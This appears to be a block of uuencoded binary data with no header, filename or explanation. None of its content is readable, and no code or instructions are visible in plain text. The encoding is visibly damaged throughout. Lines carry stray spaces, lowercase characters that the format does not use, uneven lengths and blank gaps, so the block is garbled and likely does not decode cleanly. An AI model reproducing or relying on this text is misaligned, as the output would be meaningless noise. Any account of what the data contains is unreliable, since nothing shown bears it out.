MB,#EQ&3F/_R\$P+S7WY*8/[+SPC,%[F5P/R7GQ.8_ (+ `O-??DE@_LNO",Q_
MN8W`_)=?\$YC_\AL\U]N)S#_Y;<\$YK_<06#^R^\(S'_Y/8'Y+W<2F/_R!P+S
M7_Y(8/[+GPC,%_DS@?DO?R\$P_^6O!.:_(W'_)>_ \$YC_<A>!^2_ (##_Y9\
MYK_<36#^RST\$YK_\B#\EWL)S'_Y-X'Y+_A,/_E/@+S7^XG,/_E`0+S'VD\$
MYC_\ \$@?D/26#^`P3F/T(\$YC\J\$)C_J\$A@_J,2@?F/R@3F/ZH0F/]()S#_497`
M_ \$<U`O,%U0G,%?]0@,/]1D#\1RT"Q^U"<Q_A`G,%Q"!^8_C",Q_9!"8_SB>
MP/S'OPC,%YQ`8/[C1`+S'R<1F/\XF<#\1QT"Q]U"<Q_U",P_W\$*@?F/3`+S
M'_4)S'\T(##_<2J!^8_3",Q_-"0P_W\$Z@?F/1@3F/QH3F/]H0F#^HRF!^8]F
M!.`8_SB`P_]&<P/Q`%H`YCQ8\$YC\B!.`8_-' +S'SJ!^8\H@?D/@#\ATE@_L,B

M, /\1(S#_81.8_W`(' ^T)##_T8K`_,>9!.8_6A.8_VA#8/[C+`+S'VT)S' ^X
M!.8_/\'+S'W\$`Q\^@?F/!('YCX#`_,?9!.8_VA&8_VA/8/[C' `+S' ^<2F/_H
M0&#^XSP`Q_G\$YC_Z\$A@_J,3@?F/"PC,?UQ(8/ZC,X' YCRX\$YC^Z\$IC_Z\$9@
M_J,[@?F/BPC,?_0@,/_1D)\#\1R"\Q\7\$YC_Z\$U@_N,2`O,??0C,?_0E,/\1
M36#^HQ^!\^8_!^8_!A"8_\@A,/\QD,#\QR`"\Q^#"<Q_#"\$P_S&4P/S', `+S
M' \,)S' ^,(#_#_,9+`_,<H`O,?HPG,?UQ*8/XCE\#\QQ@`"Q)Y!.8_QA*8_[B,
MP/S' .`+S' ^,)S'],(#_#_<3F!\^8^)! .8_KB`P_S&)P/S' E03F/ZXB,/\QF<#\
MQ]4\$YC^F\$)C_N(;`_,=4`O,?UQ*8_YA&8/[C.@+S'],)S']<3V#^XP8"Q\W
M\$IC_N(G`_,<`,`O,?-Q.8_[B%P/S' K03F/VXC,/]Q.X' YCSL(S' _<26#^8R:!
M^8^[" ,Q_W\$U@_N,>`O,?LPC,?)Q+8/YC-H' YC_L(S' _<3V#^8PZ!\^8`" ,Q_
MS"4P_S&/P/S' ?`+S' P\2F/]XB,#\Q\,480[C\$0HQ_[&`0LQ_+*00`Q^/4HCY
MC\<<HQ/S' (@HQ_`\$XA9C_6\$PAYC^>H!#S' T]2B/F/IRC\$_,?3%&+^XQD*,?_Q
M+(68_UA"(>8_GJ,0`Q)+*<3`QS(*,?_Q/(68_WB!0LQ_+*<0`Q\K*,3`QTH*
M,?^QBD+,?ZRF\$/,:RC\$_,>+%&+^XR4*,?^QED+,?ZRC\$/ ,?+U. (^8]7*,3\
MQZL48OYC/868_WB-0LQ_0\$XAYC_>H!#S' V]2B/F/#11B_N,M"C' _L9%"S' ^\
M32`F/S91B/F/=RC\$_,>[%&+^8S.%F/]XCT+,?VRA\$/ ,?U. (^8`/*,3`QX<4
M80[C(PHQ_`\$QA9C_^(1"S')\2B`F/SZC\$/ ,?6RG\$_,?G%&+^XPL*,?_Q)868
M__B*0LQ_/*,0`Q]?4XCVCV\HQ/S'=@HQ_`\$MA9C_V\$AYC^`HQ#S']]3B/F/
MG11B_N,' "C' _\2.%F/_XB4+,?_Q,(>8_?J\$0`Q^_4HCYC)\HQ/S' [Q1B_F,7
MA9C_^(-"S' _\22`F/W93B/F//11B_N,O"C' _L9="S' _\32`F/_ZA\$/ ,?^RC\$
M_,=^"C' _<8!"_.6V]O2*T,4]*3)LE#?-8?N&:J8)JO_?<HY!9[_4H[G_XS,
M&=#G1/:0D2W^W6?,\%-^8C&SU/P_ZE7D^3^1:"R:EFG^NP<\FM?_Y`_.9K^
M' Y5\XG.?O)PQ>4=UC"/E?RK>_WKL?_F?_CNO\O7_OSWUDZ^CGO_)_]O_O\W
M7N7L_W]WZB=?1S__-?7?_`W__\ :K/,__RQTRZ#* `X-_IN&_K_Y_]]X' 57_
M]]^?I_Z7Q7\N]S' *GO_1J!XME0]7L_Z7__>_AHR8O2HW+Q, [L\LSI*2Y?*C
M#<>T2B_VAX.9R]+31X_M-WQ(_\SD4T`S#XV)](GIZ9F9F2U:9!Y,QC\$F4XVN
MS,NR<X?P#W3' 9.7_N?FQ>:6.UK0I2V;3S#-'M^&\$CIF7Y?3/&Y4[]G-@ [J@1
MF>=[G3, [=VIN1B)G9#;HQCE8LI/Y4?(&YZA:YN:JSX[,42<Q:C:F!F.S4%QF7G
MYN2;:_38\$3.R+SL9%)(@30Q` ;] [+SLS\$3J`8WJ;YF=U;D.4' LWR#JSQ>@V
MJ?U;L(SAG?MG#APR,GMX9NIAE+UZ)^J=V:5;9NO,B<D/)AMD6,Z\$S' [\<,K,
MPZ_`PW/4L"R\^-97^+.7Q\-[M.R6;.9')<,[?/#&S040K_`*^!:@' `#&S73)B^
M']5\)Q+A;7:D`*M!YJ0SRK;B^ [%`T[6X:T8TT] (<WF8<M14]85MF5(L80=2.
M&@DWN>VHK1B>] [7M(+#BOJWY1L#;M*.O2\1S\$C\$KYNF!IQFFQ=LB)M%:,4TS
MYD3MB!^+:5\$[D:Q+Q#A:*U8\;OJ)P' 6#B&%J>LJ*?K16(KX3Z#`' <TW?CNE6
MLJ<CVM%:46,DJGG*)VN>;[J19!]%BC1,.?I(-W0SXD5C\ :CO.V:J?D4:YLA6
M/#MB:5XL\$?<=5]<29LJ*?I16`LWT(X%N6YYE>KYNIZQH1VG%]?U(/&[[EII*
M"<_/_Z/"#7-D*PG+5_-1CYFZZUM1_Z`5XRBMQ+T@5\$73(#`'=34WN?"OZT5D)
MHJ:EIF\$TYOB:9<];]O:T5G1/2=P;#U0!X_&'M?)MU*H88YLQ;8=/Q&Q;%>S
M@HB7L`Y:.,8[*2D)S\$JIM?>NP7\$UW[(-6)*.R\$M4=UT[XIA[U8YJ;B!^THAU=
M76)!/*`KRC_X>C3NQ`Y:*=@P1[:BZ:X3F+86`P+=MTS_D!7C:*RXAFW\$HZYR
MFW[<B6N`^JA@PY1CO`B)2,1579101/%C^B\$KVM%844&@`XDY1D3-`2UJ10]9
M*=`PY?"81I!(^\$X\IAMQ/7"#PU:,H[`21`1/MZ)>5+<3NI?O,8LTS)&M.+YE
M*`ZXCJM%/-L`W"X%&J8<?E>+6`&/?37P3-,/_%X*-\$QY9H!EZG'+4S"*6X9K
M%K!B' (450[?5H--L`Q&W`\,J8\$40OQ4WX9F!F?#5+/_U-UK0BG84=7\$, -0^5
MIU(S,1(WXP6L`&J8<K2N\E%QY7>MP#2\B.\$5M&*4VXJG69&\$8=D1%7M8CA44
MM*`7VTK@\MCW(C\$U?@W7LPM:T<IM)>Y&764D:OE>W#8C>D\$K!QNF' /%+ (N) \$
M3%.+>9[I>/%`9W2P8<KAO34CD?"BGL,1I@H]"EG1RVO%\`W']S13^5_-B3N%
MZZ*5UXIN\K"+1P,[`D0L72MD);]ARC%V/<O5(W%E(.)K\< (]?;!ARN' KG(03
M4?WCV (&CQ^<N82MZ>5O74M,PX?NV:EK/BR0*6]' *:\4S#3-J!7H032C/8!>V
MDFJ8<LQ&U]3\J!,S3<?T5\$15Q(I1WK\$;!'`'+C1NFH?N):)^`2C5, .<[(]PW3
MU7TUMQ50K' @1*UKYK&@1W?%- ,V';D41<]R-%K"0;IASSR+>MN* <KGJDAG#<
M!15LF'+418TUUS:C;B+&OBXH:D4O7^LF^/*` [NB&'41UO6A/)QNF' *UK1\$SE
MMKV\$;@2>8^A%K7##E"?>9]>M*R<3=PT] \$BMFQ2B79[!U7?,<)QJ+&;:K1XM9
MT<NYAHU' /, ^W-!4P^*91S(I6+O\2>' &=H^Z8FMFO+@5U3#E:)>(6AFI56/"
M2.A60BO>NJIARK' B<\PHQYAVPE:.QBTZCY(-4XZQZ\4TS8L;<>7#`SV1*&Y%
M*\^HBT?L:*`I!8Z3L,W`*FXE8I>CC_3`MVTKYJLH4?># \$NH2,<K1+E8BEG!U
M/9YP)%C\$+C:/N&'*,1LMRS,BGJ\$8[1IJV)1@14M:.7Q=IE-<2UZ8Z137BUR:
ML2,E5+/(*QE,FJZM8FM;B_JNZQA^X6H:Y;02223BFF'`' % #3BNEIR%K:BE]-*
MS%4+PR#P8BI.,1V%]4)6M') : \ : ,QP] (= (^Y:KA4/HD4:WBZ?%>5" `K5RCD7C
M6N#'+*V(%:-\5N(17BP\$`45DM>@-XD6LZ.6S8EB:Z;J*@] % \$3`^*3X["?5V:
M%9WC+CT:-568\$5`A=E\$K1KFL^(\$*N)0*Q(S%) ;CQ:SHY;(2U8(\$7XQW/%.W
M] ;A3U(I6SKKX?C2NUAV^J)8A1O\$I9I?'BA93D7I4K9V]J#HQI_AT-\ICQ50Q
MNJ*Q;KB.%PM*,<EZ>:R XMHKV\$XFH%]=L%4WZQ9U&P;XNU8JNEMW*%06J=7RE
MQ:T8Y;`2=^<J#L2<F!^):KH=*VY%+X<5)^*Y:@`CZ3HOSW2SN!6M//5)Q%P5
M%ZBQF]"5, :L\$9VH?V8IMZY:Y:\KIN1`/5RKFS,RK8UZ7. (]-2O6G;*MXQ-2U>
MDF/7RW%&,<W4+\$7V>\$R%/ ;\$2@7>XKTL==9KC*!NN6H,[0<0L-H`*]W6I==%U
MU2K*9;HQ+=#50J@\$*_H1K:AA&U, ,X\$*YO81;DA7MB%9<6PL\WU"AI),P5;U*
MQ*9])"M&8!E&W-\$3FL-4+V\$>%>SK4CV#&[B.:RF,J)!?C=\2K>A' LN(IA,2Y
MN^<JR#E^*4')P;XNM2Z.FH8ZKZ2\B. ? ;7LE6C"-8B<8#UXVY,3]NQ]1*LRB/
MM,)]7>H9J26W&<0"PXBY:JU:E+!:X;XNU3/X7BRJ&D<M>*UH8)869ME' F- . :

MK?%U=M<+E.N-E>!?"09UJ76)QAW/,B*&&K?*T906?NI'F(TJ1C>C\$5MWE)HE
M^=V"?5WJ&5E1M39406V,_[FEAL]&F58,M7YQ8XZK'+@;UTL/A?4RK<04S1)&
M\F*[X]JEGY%6IA7=B41MW[04"7P]9I361_E]76KK&HZI%O&>BOE-/S"+1F2'
MK1AE^I>\$BG0]51GEJFP6L88/=C7I<:[NJ'"N4'U2<1(1.T2_>[AOBXU?M%4
MQ!'3],!Q0\$YS-*M&&584>Y64RM-<+YQ9LPXPXI>EA5?N5OEGEP5?"1\JV2_
M>ZBO2V6`8VAN-!K8IAG1HI'26S?9UZ6VBZL",<^+.VXD&D1C9;0N]W7I7BI0
M!`@<S5>+53U1EA6]K/%)\RXZT;CKNIJN_2QF^SK4OV+BE(5B(RH9R42?JS,
M):51JA5?N0;5+F;<=%Q'*]TSI/JZU#/?27\$7G(AIF'P!M:0HJ\$!?ESH#[]@9
M,=3RVX@KKQ>4:252[]+002NF:SJ&6@)X"2\1*\$J6::6\$2Q\I*T'<]_@BKI_0
MM4"M;LJT4L*ECX-^UTFHI5[@(IN;L0INM0NLL!6];\$<+6K8CJ.&<K%KBH?-
MVGRUSS04X>).S"02]6HRQ;1(RHH=*;W3U%G%U;)-+502KHJ-_) *MQ&VN2^E6
M;+6PL!-!U%7+-S5<HT6MJ(5F.>KB!S'=].N6BLEW&(32_6V:A<5W#IJC)7A
M0A.6J7MFU%.>PDO87J0T*V:94'`%Y;74&<<-6\571:V86B3F18YL)1)\$C'@B
MZJC9Y12_?,&MF[]2]AEQ'!X)@GC,B,2<B%5D2D1571Q-0<PN&W.Q>.#;NIH7
M45TUD)\$HR8IS1"MQSW!<Y?P2#G_GF2C6TVQ%4_.?K93N<"(1S[35Y(Q%?%V%
M:59)]=%,AR^WEF'%B@<1KN>\$56*QI&<UU\U;JI>53Z&5EQ+Q:+6IJF1I[C
M^D66%TY^78YH)1;XNA;78NQ'_:++K:2JDO9/>VHX\$ZUL'*/1C02*[J0/'A&
MSA%FHVLI1`66[48UV_?]DOI(1:2.779=5"24>[<BCLJ\$'"UXDMCU2[*BJ:L
ME`%+!2?7"0PS%E4.V;&*^8ZPE3+JXAF6%3%LM:Z-) "*Q\$C"7.J,CU(4OIEJZ
MKKEJP:^06[1U^<L778NH=G'+]'RN;29BAF5\$]6A4+9-+G'%.LG7+"\$7TA.FJ
MI9>G6ME1!"]^2?*@%;=,*U'75LM(-4)\M3PH>HDI:25U1F6VKF]KNN]8"G%J
M^\$:+7FD_.*?SK13]INR0%;4RL2*FZJ.\$:5M\K;JH<..'+)2>NNJ-:BMW+:F
M)J5F!5J95DI%KAE5"TC'!]! *6"CRU1-E62@TBW(0?"2P5N,9U,^X776`K*WI^
MNT3*"B(\Y255.)) (F-%\$S+.*\$U8OT+JE6K\$T%8*KQ;[J3X7&H*RZE!%T)O3`
MC.EV\$'\$<CJ/C)5JQ\L^HC,L7"3<>59Y7C1A7380B`4WGYMZH<F@)NNP[9AR
M(>KT3\$-B6J\$I+X_TUS-M_Q(U(G%K%CFJSG+B02F%^^[Y"PGZA2[','W?EIJ
MNL2U;,*?JNBND9%0*X=]1/JY'PWW;R,\G7Q2-0T/+4R++JDBZFZ1*,)PXUX
MNF5;^0LOVS>B=L0*K)B6NB?(MNR\$N9:7!'&5('I0BE;^;.8\$=<MON7;2=5%
M4V>HT,;?Y1I&ZiY#9<VV55TC6J`YGE[T\I6A8F73<XUHD/!,+UD7M2[V#04`
MTS%CL<#54_(-!9XAH1#[;@1<8KY42WJ.2I<]J-&H,=3WS:9CF<F(K:J?Z`9
M43=U1JZ:I(\$62<0MWS:+M:ZRH,5,P[(#M6NJ76*F^F32Z<8LS4_-N+@?)5W^
MKE)7T(P4\8#*+SJJUG[43D1CT=0W7S%+5TWCV;I:CQJ\$LFQZ%HQURU.X4\C4
MO5C1=HFY,=7%:L3XKL[T47M\$/=]/NG@GJ@9Q:O;[@<\W`6AJ*14H7UET>:E.
MA?D2YTO67NI^5#6N3%/144W*P(HX;FH,F6HV."K8LQ5B["*S*ZJH:_%`X%#!
M3-U%I%F&;R84=`^!S*:A=5TT1"8L@,%SEOXK,KB!BJ['B:VY<-ZS408Z6
M\$S&MA*:6/\$Y@YM]7H=8K:M\$>Y6L1KADSB[2+;1MJN%EJ->RI^1?+_RZ/O]5+
MJFM-D2LU-BUE1'?LU0HXBO74Y3>.CMJ=0Z6ZI%(ZMMLY1+)]J!.)J(6DZJX@
M->JTP%'#TS1X*>L5M6(X,2>:\)1C4JLD,_7MI!%5+:26\$J)!'Q1,'F6@:?6
M8&X0#P*?5'2J':(#B8%.U6=1->8:8KB:CJT8=VV'D).NBJJ0G#,=3GU*^
MQ(T7K40",94S49Y`YU&6FM-!PE13R-8TOND[U=,J.+(T/:ZF;3RN/\$"QK[Q4
M\GS%#>.(?5-J7(XOAH?ZD]J>6+'DW4Q`R,>40/<UW1/5:HH7^*FK0ZH7)2C
M&T'J7FHUFTV^AT\$9#73'3+5+-'#C\$>7_#)^_#^\$XC8U,:E7HMPBY8Y._" ?@_
M^0%"B\!P!.0.SQP[/RXPTS\X=-)9_,S`FL__APQZJ2?+G\$B-R\@:/&O!_597V
MR1]>],_YOSQ,_J_\G<<-FH(0,R^<=!C5,_<,A4;3"F5^FAW[?X"<Z'_SA
M0NO,D3GC>\$/C)JT.L2[_9R69V7EJ_W[YG\G?6/!SJ;]GC1Z;U[B]-WQ4_V'Q
MI-&L>/M.[1(7)O\$Z=(R?VZ=S^YZ),Y(6VH_,RQF4D)O8;E(.&^<F>O0YS^V2
MN+)]VR&U.__&HI?=NTFK@U#NE#MJ=\$YNWI"<,5EC<O+B@W/Z#PM&Y7;/R1YV
M;LZ\$,8T'9@?DW/XTWIFY\$PXU0/E.,'G`WIG#^IV1.3KOC,S^>1H7>O['\ZNC
M-HW.*[SIX/X#1^5F-AXR,B]SB/I[I]62,S.[=,L:GC-R4-Y@];99L^-HE[#
MN")=^6<]>:,_\CU)D#MJ1*H'&W?IUFM([UZ1WH?JQIV>=Z3/:X4^K^I_I!WT
M0CN4KVN&]2MTD-1'<G-4CS0NX0)#1@():YPR7,)?<U*_X\$D>K#&W>239XDH+
M?GC(P,S&]5._B<K*N72LZN;&!_NF2:\$65:._.\$\;DY8S(&C4V+VNT.M&\X2,;
MY[='_HFk/9MD-LMLH/XURRSZ)[U]P>-.*E;?'3D%ZINJ:'(\#_VS@ (ZBJM]
MX_>^0]/EA0)&JP!6DB0D-TL&MP*+= (6"@5J\$\$)&Z1("W5W=^I.76A+:F[
MN[N[N_?]^[(O>^FPO>=P^<[[\G9[/>YZY<^?.[.PD^SYW_[G#YH!:N&3]
M^LO\U?=>Y;JZ6[TNZ1ZYI+JN26ET1<ZEBQS5E_/NI=%#6;/X<G]DO_?Z;C_
M_=MZY3^K%\Q;6%M74[YX[GJM@_H^=O\;Y_><OX'_XU^8_YS0]PZ=^PUR]^S
MB^<FD[S+JTMZ5B\L*2\W.WU`B1OX329KEM7ZUSD;7Y;_.[?_,/]MLK__=AWF
M)?[7^>]TWPKY^J^L[+WQ];]!;H_>=N=_J^T-RRIC]0K\$OJLI"*](JG/UN<D
M]+E)E:=7%.@C]'E)?;Z^'\I")A>QYV^*NX30+DWJR_3*'GVYOB*AKTRJ)KS\
M^?HJ?G0U]#7\^]JDODY?S^X;\$GH5/[DQH6]*Z)NA5T/?`KT&^E;HVZ#70M\
M?0?TG!W0=-?0_TO=#W0=#\0#T@]'\03\,_0CTH]"/03\._03TD]!/03\
M_0STL]#/03\/_0+TB]'00;\,_0KTJ]"00;\._0;TF]!00;_0[TN]#00;\
M_0'TA]'?07\,_0GTI]"?07\._07TE]!?07_-0WTM]#?07\/_0/TC]'_0?
M_0OTK]"_0?._0?TG]#K0`JD003R0`U'>:!\4`(\$`\$H"6H(*@1M`FH\$:@QJ
M`FH*@(U`S4'M0"U!+4"M085@]J`VH+:@=J#.H`V!96`.H(Z@3J#-@-M#NH"
MZ@HJ!96!NH&Z@WJ`>H+*0;U'%:4*`VJ!&5`04%]0'U!_4#]00-5:"!H\$&@
MP:`AH* &@8:#AH!&@D:!!H-&@+4!C0&-!6X*V`HT#C0=-`\$T\$;0W:K0M:!)H
M,F@[T!305-#VH&F@Z:'9H!U`.X)V`NT,V@4T\$S0+5`V:#:H!S0'M"IH+J@7M
M!MH=5`>:!YH/6@!:"-H#M`BT&+0\$M!2T)V@OT#>+0<M#>H'U`^X+V`^T/.@!T

M(.@t, &@0T'' @@X# 0XZ 'G0DZ' C0T: !C0, >"C@, =#SH!="+H) -#) H%- 'IX) .
M`YT. .@-T) F@%Z" S0V: !S0. >"S@. =# [H'=" 'H (M#%H\$M`EX (N`ZT\$70ZZ `G0E
MZ"K0U: !K0->"K@-=# [H!M`IT (^@FT, V@U: !; 0&M`MX) N`ZT%W0ZZ `W0GZ" [0
MW: ! [0/>" [@/=#WH`] "#H (=##H\$='CX (> `ST.>@+T) .@IT-. @9T#/@IX#/0) Z
M`?0BZ`70RZ!70*^`7@.] #GH#] ; H+=#; H'=' [X+> ` [T/^@#T (>@CT, >@3T"?
M@CX#?0 [Z `00EZ`00UZ!00-^`0@-] #_H!] "/H)] #/H%] `OX) ^ ` _T. ^@/T) V@=
M/ `5/PR-X` KP& \ / +@Y<-+P ` . \ `GA) > `WA%<+; !%XC> (WA-8`7%`X10&; PFL-K
M`:\EO%; P6L, KAM<&7EMX [>"UA] <!WJ; P2A) >QX3722N: /\$6KYC-FC (N_5# [[M
QJTJ550D#^6_!P5IYI653HB^0; SRN=G [-A*7S9M4L, E\A [PO\ -J=5R]) Z6N\$%
MW: ^<] T^6_BDRX77VSA: 86!U7; "6Y*0%2Q=5UXRNY38; N1=1A?H8?: S?D9&C
M) B6\ S0J] S; TN6C4U: ^-I-L+AQ3JH_31":] KH5?JE6G58=?Y2\O-WW\+RH._
M!W>O65X^; ^: 2FD6U, ^L*O6Y>] T*OASZVT. OIE1=ZO; R*A) <J] -) >9<+%' J]
MO3Y: M9+; -' QI; =WLF6%7E^O7Z' 7WQN@E2 [A9U4) ; V"A-\@; 7.@-\2JT: A8O
M&?U! Q_I07ZIWP) M (YB-1 [] `RD9R0PD=R/@H?R0DG? "3GF_ "1G%" "4: Y+3ACA
M (SE?A%G0G1 " " ">] \OQR4G?&!7) L<E) W1@5SK') 2=LR (Y7SDB ("1G8) 3K&VR@F
M7# "NC' 3) "16, *RU=<L (\$XTI) EYP0P; C<COE (3GB0=66D2TQHD' 6EA4M. 6) !U
MI81+3DB0=3D=XT-. 3#@0N#*N2TXH\$+C2KDM. &! "X4J (M, 2% `X+ ([Q@>F" /R'
MKHSCDH' ^T) 5V7#*P' [I2CDL&\D. 7U3\$^HD7@/G) E;) <, U\$>NM. V2@?G (E;) =
M, A `?N>* .F3WD!MYC5\9VB4! [[\$I; +AE8CUTINRT12 (] =4<>X] R) P; KDRL4L&
MRBU7.G;) P+CE2L4N&0BW7&' ' ^/PE `M^V*Q. Y9*#; =J4CEPQLVZY4Y) *!; -L5
M= (S' 7@2N' 5<F=, E `M>-*1 [T7@6G' E8I< (A#MN+ (=X [TM `L^N*Q. -O1MH=EWI
M< (TBL. RZ4H%+! I) =E^D8 [T<1. !: N3-"6"! 0+5SKHO0@, "U<JZ+T (! `L7=\R<
M [] W `KW1ELD>. "/1*5SJ\!G ` "N] *5RAY? (I `K77 ['N% \B<) OCRIB! %H' : ' %?:
MC+T (S. :X4F9412 `VQU7! `RT#K [DNLT\$BT) KX@V2@=5<5RI [L24OR83+G*-%
M#C5 [_96SH, B99J^ _I\$OF2+/77] (E<Z+9ZR_IDCG0 [/67=, F<9_ ; Z2 [IDCM-<
M? [G#8S; (S6D: 5T: Z9 ` [3N+2) 7. 6QI7*; <O-41J7. Q8\A" (GF75EA\$OF (+. N
MM' #) G&/6Y8P%NT2. , 7!E7) ? , *0: NM. N2. <3 `E1) MB9QAX++' @H\) D2, , 71G'
M) 7. "H2OMKE' D ` \$. 7-18\JB+G% [DRMDOF^") 7VG;) G% [D2MDNF<. +7/%8\! \$M
M<G: Q*V. Y9 (XN=J4ME\ S) Q: YH++@MD8. S7) G8) 7-NEBL=NV2. S7*E8I?, J5FN
M<"S, %8R; 0 [-F; @MD3. S7>EX; XL<F>T*QL) <=; @Y, <>5"5TR! ^: XTJ%+YKP<
M5RITR1R7X\J. !?=>Y+1<5R8\OD0. RW6E `Y?, 6; DN, Q9\ _A (Y*N' *9%TR) R5<
MZ< `E<E# "E<JZ9, Y) N' @LN% \BQR1=F> `H=' -*TI4. QLO- (4E7RIQJ9<XHQV4.
M. 9DCRG&9JPZ9\$ \IQ9=_ `1 `XHQV4. . 9GSR75Q5V6.)] >5-L>] F] , Q [^YN%L><
MH] W83?8: P, G: </, B5F. YPBP-MR5B, \ \$: 15LR%F-<; A: &CQP1>W%<O</7D (RU
MF+< `-\O"O1>QE: #W=E: %WQ5\$+, 5<%KA9%#X#B-A) Y. IONV2L) %BCG27A?HG8
M2-16G!7A, Y. (A01MV5D0S?_9<F, ??) "+K `> [1*PC<-E9#D8BMF&ML7^ \MV4L
M (] Q&*XO! O1>QB^RQZF0M^ (PI8A72E6U+QB9"5\9I2\8BS) NAFX7@WHO80 [R'
MHJP#] TO\$&ES7L- `BE@Z8R' .) &TNPCHDPB \ ;) & ('69>3->#>BUA! KHO/
M# (VD. OJ9\88; `EP@Z8R' . : JPRW [=UW] `Y<LZY=M9<_1LFP _=D6U^N9JR" W+
M-R\^M^K>' `!NT3UW0M3<&Y=; ; , ^# (^KLS; N [6V; / "XK: ^NQ [K5-; ; TZU; F4]
MOY! % . ; TY, [G5] +Q&44S/S8L*>GX-B0) Z<^) SZ^?--KI% \^9@<FOF35? =DGFS
MH%LG; S; ; +9, W; P%NE3SW2Y3&\P:) RGC>VZ (P/CNJ3C4\CY<HAC=O%&XMO! D<
MMP">7WRB_MWL6K? \G9L7->] \ ? (F2=VY>5+RS2Y2Y_ \$EJMQY&T61. W="5+; ;
M [U; V& [>?MVZ=G-\N<7L/-"BEMU<=; BE [. P2] >MF# [GEZ] Q [4; W. +E&R; O: 0
M6 [' . `RT*ULT: W2IUTWNW2-U<U+@UZN: 0<PO3>: !%73HO*, K2V25JT7G7BE) T
MWD91B: Y50?3! G [8_#YLX: [>: ZB5: T0S_A9", ZXJU: E9/9; %6#4JGF\ \LN0! 3
MJZ8YY; 3\<64] GU9RZ] ["I?Z*^MER=NU5N: 0L%VF59VIK_97S! YM: %04MF0\J
M^; L `N&. % =B&MO] 6E, X: /] 7] 8: A* [LQ6I6N5G: U*U2OB^&< /+ICMCDZT*] 3N^
M@#O> (KNVV@6] MN8247_+>F; . \WN%L `S5?% ([O*S>3WQG+EQ8, W^V5CWK&YP<
M%`P2ZB_8O+3>] IK5TQ5_ (X+>5; ^O) : V&1\<NVQ6V<. 2GJ ([Z" `VD4DJKUORY
MK_ (4YH_* /; OC_ . ?M?<5 [?_ . ZW; +TC>P41^O^ . O<Z! ?H\$?6+6JJ] 7>: K `
MIQ^M533M%N6-\] : H!FM5GO\X?WP3W (X! ^>8^X?5! "ZQ2B3LO4JO\7RV0] M) K
M% "9D' S?@QP, : 9) _DF2=Y/8H*>JY6R: G=5ZN&W7NL5H7=BQMXQ?G>: K5) <5YQ
M_AK5Z" Q5NDHU7JN: ^&MK6IRW1A6M5LV*FOMW+/. 3U: K%: M6RN [] 4<<) ?L%5Q
M@^) \$SH (- [`43] H* `0J] <M] 5*U7" \ ; _> [4' R# /P2%ZC7UIFJMR `S*=-72OW] :
M0; W@*R^KYNH55:) >53U\5S_UNAJEWE#; ^O [IZBVUDWI; 5: MWU#SUKMI+O: ?.
M41^HR] 2' ZGKUD; _TJ_X2G_O. 3WWG9S [] 0I_DMSQ1Y:] 3G55! 0K5) Z) , 3^A2?
M) ?2I_H^_,] : I99: 2Q=&/K_ =; Y^> \RAJ4&I [0IR44] . GACF [2726X*JM] LZ; J
MJCM4FVE> _AVJ [32OJ-VD: 0V*VD^: EE?489+_T* : ; , BWQ: 9Y- . S+MY--\FW9F
MNIE/ \$S; =G&D7G\ *F79F6^K2) TT09XVZ, G3: Z, ^ [!V&FD) ^-RQ@4V [L6X@G' 2
MQBG& <8-; 5S) . , .XT, :] &? =AO (F-^S+NQ [B1C?LS' L"XL8VK& `] DW, 3&@Q@/
M9MS4QD, 8#V5<9. -AC (<S; F; C\$8Q' , FYNXU&, 1S-N8>, M& (] AW-+&8QEOR; B5
MC; =B/ (YQ: QN/9SR! <; &-) S+>FG\$; &V_#>%O&; 6W, QU+19, ; M; +P=XRF, V] MX
M*N/M&7>P\33&TQEO: N, 9C' =@7&+C' 1GOQ+BCC7=FO `OC3C: >R7@6X\XVKF8\
MF_ %F-JYA/ (?QYC; >E?%<QEUL7, MX-\9=; ; P [XSK&I3: >QW@^XS (; +V" `D' \$W
M&^ _!>!' C [C9>S' @) XQXV7LIX3\8] ; ; P7XV6, RVV\G/' >C' O9>! _&^S*NL/%^
MC/=GG+Q `8P/9) RV\4&, #V9<: >-#&! *_ . &/CPQ@?SKBWC8] @? "3C/C8^BO' 1
MC/O: ^! C&QS+N9^/C&! _/N+^ -3V! \ (N, !-CZ) \<F, JVQ\ "N-3&0^T\6F, 3V<\
MR, 9G, #Z3\6 `; KV! \ %N, A-CZ; \3F, AP; X7, ; G, 3Z? \ ; ` `7Q#A" QD/ #_! %\$; Z8
M\8@ `7Q+A2QF/ #/ !E\$5 [] >%2 `X_P%8Q' ! _C* "%_> (L `7QWA: QB/ "? "U\$; Z.

M\=@`7Q_A&QAO&>!5\$;Z1\58!OBG"-S,>%^#5\$;Z%\?@`KXGPK8PG!/BV"*]E
M/#`MT?X#L9;!_C."-_%>)L`WQWA>QAO&^[(WP?XTD!OC_"#S">'.' ' (_P0
MX^T`_' "\$'V\$)\<"/10@QQE,#`B\$GV"\?8"?C/!3C*^<%.D(/-X>H"?C?!S
MC&<\$^/D(O!\XAP`_&. &7&.\8X)<C`_KCG0+\:H1?8[QS@%^\!N,=PGPFQ%^
MB_','+\=X7<8SPKPNQ%^CW%U@-^\'\>,9P?XPPA_Q+@FP!]'^!/&<P+\:80_
M8[QK@#^\!>,YP;XRPA_Q;@VP%]'^!O&NP7XVPA_QWCW'\?X1\8UP7XQPC_
MQ'A>@'^.\`^,YP?XUPC_QGA!@'^^\!^,%P;XSPBO8[Q' %C?3*N3-M&9A42A0
M+'@L+'Z%!K&0Q*24,B/A00+2T,!L5#`PIZAD(R%ABSL%0J%L;')"\M"H5\$L
M-&9A>2@TB86F+.P="D6QT(R%?4*A>2RT8&'?4&@9"ZU8V"\46L=" ,00[AT*;
M6&C+P@&AT"X6VOM"4W5@J'2(E4V-<E"HE,1*1Z,<' "J=8J6S40X)E<UB97.C
M'!HJ76*EJU\$. "Y726"DSRN&ATBU6NAOEB%#I\$2L]C7)DJ)3'2B^C'!4J%;&2
M,LK1H9*.E4JC'!,JF5CI;91C0Z5/K/0URG&ATB]6^AOE%^'9\$"M51CDA5`;&
MRB"CG!@J@V-EB%."I6AL3+,*">'RO!8&6&44T)E9*R, ,LJIH3(Z5K8PRFFA
M,B96QAKE)%#9,E:V,LH9H3(N5L8;Y<Q0F>'KS?1\$(VUMI!6AM(V1MC72)" . =
M%4J3C;2=D:88Z>Q0FFJD[8TTS4CGA-)T(\TPT@Y&.C>4=C323D;:V4CGA=(N
M1IIII%E&.C^4JHTTVT@U1KH@E.88:5<CS372A:%4:Z3=C+2[D2X*I3HCS3/2
M?"-=\$H+C+302'L8Z9)06F2DQ49:8J1+0VFIID?8TTEY&NBR4EAEIN9'V-M+*
